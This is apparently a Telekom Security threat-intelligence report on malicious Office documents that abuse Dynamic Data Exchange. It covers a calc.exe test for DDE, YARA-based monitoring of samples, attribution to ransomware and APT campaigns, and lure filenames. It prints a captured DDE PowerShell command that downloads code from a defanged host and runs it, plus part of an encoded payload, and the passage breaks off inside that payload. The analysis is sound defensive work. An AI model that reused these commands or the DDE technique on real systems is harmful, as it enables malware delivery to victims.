OFFICE DDE – CODE EXECUTION WITHOUT MACROS

TECHNICAL THREAT ANALYSIS

Cyber Threat Intelligence (CTI) Team

Telekom Security

T-Systems International GmbH

Contact: CyberThreatIntelligence@telekom.de

DOCUMENT PROPERTIES	
VERSION	1.1
CLASSIFICATION LEVEL	Public
FILENAME	CTI_Report_OFFICE_DDE_THREAT_ANALYSIS.docx
KEYWORDS	Malicious office documents, DDE, dynamic data exchange
CREATE DATE	11/07/2017 04:13:00 PM
LAST CHANGED	13.04.2018 10:58:00 AM

T · · Systems ·

1 SUMMARY

In this document, we describe the impact and threat posed by a built-in feature of Microsoft Office, known as Dynamic Data Exchange (DDE). On 9th of October 2017, security researchers discovered that this feature of MS Office can be abused to execute potentially malicious code. After the publication of the analysis, we set up a monitoring system to track active campaigns using the freshly discovered attack vector. The focus was on observing how quickly adversaries change their delivery strategy to distribute their malicious code to the targets and which and how malicious code is distributed and executed.

The first chapter introduces into the topic of Dynamic Data Exchange (DDE) and explains with an example how to test if DDE works in your infrastructure. The second chapter describes the subject of the analysis. It explains what exactly was analyzed and in what time period the analysis took place. The third chapter details the analysis procedure and its results. This chapter has specific subsections for each of the campaigns we have observed. The fourth chapter briefly describes the countermeasures described by Microsoft and we conclude in chapter five. The network based Indicators of Compromise (IoC) identified in this report are listed in chapter 6.

2 DYNAMIC DATA EXCHANGE (DDE)

Dynamic Data Exchange is a type of Interprocess Communication (IPC) [1] under Microsoft Windows. The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications. Applications can use the DDE protocol for one-time data transfers and for continuous exchanges in which applications send updates to one another as new data becomes available.

To test whether DDE can be used within your infrastructure or not, perform the following steps.

1) Insert a new field as shown in Figure 1.




Figure 1: Insert a new field

2) Choose “=(Formula)” and press OK as depicted in Figure 2.




Figure 2: Choose formula

3) Right click on the inserted field and choose “Toggle Field Codes” (compare Figure 3).




Figure 3: Choose toggle field codes

4) Change the field's text as shown in Figure 4 and save the file.




Figure 4: Tell word to use DDE and open calc.exe

5) If DDE works within your environment you should see the following outputs (Figure 5, Figure 6, Figure 7) after opening the file in office. After confirming every message, a calculator should pop up.




Figure 5: Word points out that this document contains links to other files




Figure 6: Starting calc.exe after confirmation




Figure 7: A calculator pops up

If DDE is enabled within your infrastructure, a calculator will pop up. Attackers can exploit this feature to execute arbitrary malicious code.

3 SUBJECT OF INVESTIGATION

On October 9th, 2017, the company Sensepost published a report on how to execute arbitrary code in MSWord using DDE [2]. Two days later, NVISO Labs published YARA rules on their blog (see [3]) to identify such Microsoft Word documents. We applied those rules to VirusTotal's hunting engine to monitor samples which are using DDE and are uploaded to VirusTotal. After a few days, the first samples were identified using obfuscation to evade detection by the published YARA rules. We then adapted the YARA rules to also identify the obfuscated DDE documents. From this point on, it became a cat and mouse game: new kinds of obfuscation were constantly used by the attackers to avoid detection. This forced us to continuous refinem our YARA rules.

With the help of the YARA rules we were able to observe about 1800 file uploads to VirusTotal in the period from October 11th to November 6th, 2017.

As shown in the Diagram 1, the number of uploads increased sharply after the first week. We observed that the first week was used more intensively to test the DDE functionality and most of the samples originated from security researchers.

For this reason, we have filtered the samples semi-automatically and only looked at those that appeared to be part of an attack campaign.




Diagram 1: Identified samples over time

In the end, a total of 64 unique samples were discovered and have been analyzed. The analyzed samples can be classified as follows:

- Distributing Cerber Ransomware
- Distributing Vortex Ransomware
- Distributing Trickbot Banking Trojan/Locky Ransomware
- Unknown Actor but targeting Freddie Mac Employees
- Chinese APT Actor KeyBoy
- Russian APT Actor APT28/Sofacy
- APT Actor FIN7
- No attribution, but most likely malicious

Some of the samples could not be attributed to an attack campaign, but can be classified as malicious due to their implementation and behavior.

The following sections describe the analysis of the samples for each campaign.

4 ANALYSIS

The analyzed samples were all downloaders and were distributed via email. In most cases the adversaries did not bother to hide their malicious intent by disguising the prepared document, but merely implemented the DDE feature and distributed the untouched documents.

Most of the campaigns were Ransomware attacks. In one case (see Section 4.1), it was decided based on geolocation whether TrickBot or Locky should be delivered. Nevertheless, several targeted attacks have also been identified, including the infamous APT28 threat actor.

4.1 DISTRIBUTION OF LOCKY/TRICKBOT

The largest campaign among those discussed in the present report was aiming to distribute either Locky Ransomware, TrickBot Banking Trojan or both together depending on the victim's geolocation (see[4]).

The malicious documents were all sent as attachments by email and included the following file names, among others.

```
Scan_13261.doc
Scan_030278.doc
Scan_49578.doc
DC0004146.doc
DC00098841.doc
DC000929.doc
DC0001154.doc
DC000632.doc
DC00088627.doc
Scan_070664.doc
I_433184.doc
I_441986.doc
Invoice_file_08147.doc
Invoice_file_825921.doc
Invoice 728192753 10.31.2017.doc
efax19482842345523_32531.doc
efax1799873421-4321.doc
rbs189287375843_5234.doc
I_563575.doc
```

While some MS Word files were devoid of any content except the malicious code, others tried to look trustworthy to its targets by disguising themselves as official documents, as shown in Figure 8, Figure 9, and Figure 10.




Figure 8: Fake RBS document




Figure 9: Fake irs.gov document




Figure 10: Fake Barclays document

The analyzed documents had DDE calls embedded. Upon opening those documents, , DDE tries to execute PowerShell code that downloads further malicious code.

```
c:\windows\system32\cmd.exe /k powershell -NonI -NoP -sta
$a1=(new-object IO.StreamReader
((([Net.WebRequest]::Create([System.Uri]'http://localesynavesalqu
iler[.]com/kdjsw23FGS')).GetResponse()).GetResponseStream())).Rea
dToEnd();powershell -e $a1
```

```
JAB1AHIAbABzACAAPQAgACIAaAB0AHQAcAA6AC8ALwByAG8AcwBpAGEAdQB0AG8Ac
wB1AGwAaQAuAGgAdQAvAEgAVQBnAGYAcgBzAGUANwAiACwAIgBoAHQAdABwADoALw
AvAGMAcQBhAHEAdQBhAGwAaQB0AGUALgBjAG8AbQAvAEgAVQBnAGYAcgBzAGUANwA
iACwAIgBoAHQAdABwADoALwAvAGQAaQBlAHQAZQByAGQAdQByAHMAdABpAGcALgBk
AGUALwBIAFUAZwBmAHIAcwBlADcAIgAsACIAaAB0AHQAcAA6AC8ALwBlAGQAaQBmA
GkAYwBpAG8AZQB4AHAAbwAuAGMAbwBtAC8ASABVAGcAZgByAHMAZQA3ACIALAAiAG
gAdAB0AHAAOgAvAC8AZgBpAHIAcwB0AC0AcABhAHIAaQBzAC0AcAByAG8AcABlAHI
AdABpAGUAcwAuAGMAbwBtAC8ASABVAGcAZgByAHMAZQA3ACIALAAiAGgAdAB0AHAA
OgAvAC8AaABvAHQAZQBsAHgAYQBnAHUAYQB0AGUALgBjAG8AbQAvAEgAVQBnAGYAc
gBzAGUANwAiAA0ACgBmAG8AcgBlAGEAYwBoACgAJAB1AHIAbAAgAGkAbgAgACQAdQ
